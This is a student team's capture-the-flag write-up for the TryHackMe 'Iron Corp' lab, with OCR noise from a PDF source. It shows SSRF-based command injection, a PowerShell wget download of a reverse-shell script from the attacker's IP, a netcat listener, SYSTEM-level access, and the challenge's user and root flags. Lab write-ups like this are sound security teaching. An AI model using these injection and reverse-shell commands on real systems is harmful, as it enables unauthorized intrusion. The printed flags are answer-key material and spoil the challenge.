
TYPE HTML>
>
head>
<title>Search Panel</title>
/head>
body>
<input type="text" value="Search here" />
```

A screenshot of a web browser showing the page source code. The code includes a link to 'name.php?name=>here'. A context menu is open over this link, with 'Copy' highlighted in blue. Other options in the menu include Open link in new tab, Open link in new window, Open link in incognito window, Save link as..., Copy link address, and Copy link to highlight.

then copy the link



paste, and name appear



type dir after Equinox to show directory.

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options Learn

Send Cancel < > Target: http://admin.ironcorp.me:11025 / HTTP/1.1

Request

Pretty Raw Hex **Raw** **Hex** **Render** **Raw** **Hex** **Render**

```
1 GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equin
oxlipconfig HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/95.0.4638.69 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  .image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.9
7 Referer: http://admin.ironcorp.me:11025/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render **Raw** **Hex** **Render**

```
148 <div>
  My name is:
  <b>
  <pre>
    Windows IP Configuration
    Ethernet adapter Ethernet:
      Connection-specific DNS Suffix . :
      eu-west-1.compute.internal
      Link-local IPv6 Address . . . . . :
      fe80::2d98:4dc1:c9b:59b%4
      IPv4 Address . . . . . :
      10.10.4.178
      Subnet Mask . . . . . :
      255.255.0.0
      Default Gateway . . . . . :
      10.10.0.1
    Tunnel adapter isatap.eu-west-1.compute.internal:
      Media State . . . . . :
      disconnected
      Connection-specific DNS Suffix . :
      eu-west-1.compute.internal
    </pre>
    </b>
  </div>
  </html>
<!DOCTYPE HTML>
<html>
  <head>
    <title>
      Search Panel
    </title>
  </head>
```

INSPECTOR

Request Attributes

Query Parameters (1)

Body Parameters (0)

Request Cookies (0)

Request Headers (9)

Response Headers (6)

Open repeater in burp and type ipconfig after Equinox to find the ip.

Initial Foothold

Members Involved: Chai Di Sheng, Leong Jia Yi, Tai Jin Pei, Chan Hao Yang

Tools used: terminal/Firefox

Question 1: user.txt

Answer: thm{09b408056a13fc222f33e6e4cf599f8c}

Thought Process and Methodology and Attempts:

```
└─(kali㉿1211101726)─[~]
└─$ /etc/init.d/apache2 start
Starting apache2 (via systemctl): apache2.service.

└─(kali㉿1211101726)─[~]
└─$ cd /var/www/html
```


use **/etc/init.d/apache2 start** to start apache and use **cd** to change directory to **/var/www/html**

```
└─(kali㉿1211101726)─[/var/www/html]
└─$ sudo nano shell1.ps1

└─(kali㉿1211101726)─[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  shell1.ps1
```

After that, we use **sudo nano shell1.ps1** to create reverse shell

Cheat from <https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3>




We go to Burp repeater send : <http://10.8.92.194/shell1.ps1> to confirm the created shell1.ps1 is acceptable by the web.

We then use the decoder in the burp suite and decode the link

<http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.8.92.194/shell1.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell1.ps1%22> as url so that we are able to send the shell1.ps1 to the server.

After sending the shell to the server, we refresh the webpage and check if the shell is successfully accepted by the target's machine.

We open up terminal and use **nc -nlvp 4545** to listen



we go back to burp suite decoder and decode

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell1.ps1
send it to the server to run the shell1.ps1

```
(kali㉿1211101726) - [~]
$ nc -nlvp 4545
listening on [any] 4545 ...
connect to [10.8.92.194] from (UNKNOWN) [10.10.42.52] 50121

PS E:\xampp\htdocs\internal> █
```

We will then be connected to the ip

```
PS E:\xampp\htdocs\internal> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : eu-west-1.compute.internal
  Link-local IPv6 Address . . . . . : fe80::3d04:b031:4956:2075%4
  IPv4 Address. . . . . : 10.10.42.52
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . : eu-west-1.compute.internal
PS E:\xampp\htdocs\internal> ls

  Directory: E:\xampp\htdocs\internal
```

we type Ipconfig to check the ip configuration.

```
Connection-specific DNS suffix . : eu-west-1.compute.internal
PS E:\xampp\htdocs\internal> ls
```

```
Directory: E:\xampp\htdocs\internal
```

Mode	LastWriteTime	Length	Name
-a---	3/27/2020 8:38 AM	53	.htaccess
-a---	4/11/2020 9:34 AM	131	index.php
-a---	4/11/2020 9:34 AM	142	name.php
-a---	8/3/2022 3:25 AM	501	shell1.ps1

We use ls command to list out the content

```
PS E:\xampp\htdocs\internal> C:
PS C:\> █
```

Then we go to C: directory

```
PS C:\> ls

Directory: C:\

Mode           LastWriteTime         Length Name
-->          4/11/2020 11:27 AM          0 inetpub
d-->          4/11/2020 8:11 AM          0 IObit
d-->          4/11/2020 12:45 PM          0 PerfLogs
d-r-->        4/13/2020 11:18 AM          0 Program Files
d-->          4/11/2020 10:42 AM          0 Program Files (x86)
d-r-->        4/11/2020 4:41 AM           0 Users
d-->          4/13/2020 11:28 AM          0 Windows
```

Continue listing out the content in C directory

```
PS C:\> cd Users
PS C:\Users> █
```

Use **cd users** to go into users directory

```
PS C:\Users> whoami
nt authority\system
PS C:\Users> █
```

Then use **whoami** to check what account we are on.

```
PS C:\Users> ls

    Directory: C:\Users

Mode LastWriteTime Length Name
-- -- -- -- -- -- -- --
d 4/11/2020 4:41 AM Admin
d 4/11/2020 11:07 AM Administrator
d 4/11/2020 11:55 AM Equinox
d-r 4/11/2020 10:34 AM Public
d 4/11/2020 11:56 AM Sunlight
d 4/11/2020 11:53 AM SuperAdmin
d 4/11/2020 3:00 AM TEMP
```

After that, we list out the files in users directory

```
PS C:\Users> cd Administrator
PS C:\Users\Administrator>
```

And we type **cd administrator** to get into administrator directory

```
PS C:\Users\Administrator> ls

    Directory: C:\Users\Administrator

Mode LastWriteTime Length Name
-- -- -- -- -- -- -- --
d-r 4/12/2020 1:27 AM Contacts
d-r 4/12/2020 1:27 AM Desktop
d-r 4/12/2020 1:27 AM Documents
d-r 4/12/2020 1:27 AM Downloads
d-r 4/12/2020 1:27 AM Favorites
d-r 4/12/2020 1:27 AM Links
d-r 4/12/2020 1:27 AM Music
d-r 4/12/2020 1:27 AM Pictures
d-r 4/12/2020 1:27 AM Saved Games
d-r 4/12/2020 1:27 AM Searches
d-r 4/12/2020 1:27 AM Videos
```

Continue to list out the files in admin directory

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
-->                <---->                 <---->   ----
-a----  3/28/2020 12:39 PM           37    user.txt

PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop> █
```

We change the directory to **Dekstop** then **cat user.txt** and the flag appears.

Root Privilege Escalation

Members Involved: Chai Di Sheng, Leong Jia Yi, Tai Jin Pei, Chan Hao Yang

Tools used: terminal

Question 2: root.txt

Answer: thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Thought Process and Methodology and Attempts:

```
PS C:\Users\Administrator\Desktop> cd ..
PS C:\Users\Administrator> cd ..
PS C:\Users> ls

Directory: C:\Users

Mode                LastWriteTime         Length Name
—
d-----        4/11/2020  4:41 AM           Admin
d-----        4/11/2020  11:07 AM          Administrator
d-----        4/11/2020  11:55 AM          Equinox
d-r---        4/11/2020  10:34 AM          Public
d-----        4/11/2020  11:56 AM          Sunlight
d-----        4/11/2020  11:53 AM          SuperAdmin
d-----        4/11/2020  3:00 AM           TEMP
```

We then type Cd .. twice to get back to users directory

```
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> whoami
nt authority\system
PS C:\Users\SuperAdmin> get-acl

Directory: C:\Users

Path           Owner          Access
—
SuperAdmin  NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl ...
```

we use the command: **get-acl** to get objects that represent the security descriptor of a file or resource but the permission is denied.

```
PS C:\Users\SuperAdmin> Get-ChildItem -Force
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd ..
PS C:\Users> ls

Directory: C:\Users

Home

Mode                LastWriteTime         Length Name
—
d-----        4/11/2020  4:41 AM          0 Admin
d-----        4/11/2020 11:07 AM          0 Administrator
d-----        4/11/2020 11:55 AM          0 Equinox
d-r---kt      4/11/2020 10:34 AM          0 Public
d-----        4/11/2020 11:56 AM          0 Sunlight
d-----        4/11/2020 11:53 AM          0 SuperAdmin
d-----        4/11/2020  3:00 AM          0 TEMP
```

We use the command: **Get-ChildItem -Force** then Back to user,

```
PS C:\Users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users> █
```

we use the command: `type c:\users\SuperAdmin\Desktop\root.txt` and the root flag appear.

Final Result:

The screenshot shows the TryHackMe platform interface for the 'Iron Corp' challenge. At the top, there is a header with a progress bar at 100% and a list of users: optional, manskies, volcker, phavar, ntmaz11, IvanLiew, abcccc, jn.721, aqralisa, and ChanHaoYang. Below the header, the challenge title 'Task 1 Iron Corp' is displayed, along with a green 'Start Machine' button. The challenge description states: 'Iron Corp suffered a security breach not long time ago.' and 'You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.' It also specifies the asset in scope: 'ironcorp.me'. There are two text input fields: 'user.txt' containing 'thm{09b408056a13fc222f33e6e4cf599f8c}' and 'root.txt' containing 'thm{a1f936a086b367761cc4e7dd6cd2e2bd}'. Each input field has a green 'Correct Answer' button to its right.

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.

Contributions

ID	Name	Contribution	Signatures
1211100312	Chan Hao Yang	Assist Chai Di Sheng in initial foothold and writing.	<i>CHAN HAO YANG</i>
1211101726	Tai Jin Pei	Tried Exploit alternatives B and C but didn't work. Discovered the exploit to root	<i>TAI JIN PEI</i>
1211101506	Leong Jia Yi	Did the recon. Assist Tai Jin Pei to discover the exploit to root.	<i>Leong Jia Yi</i>
1211101961	Chai Di Sheng	Figured out the exploit for the initial foothold. Did most of the writing after compiling findings	<i>Chai Di Sheng</i>

VIDEO LINK: <https://youtu.be/uqUEvAP7RAo>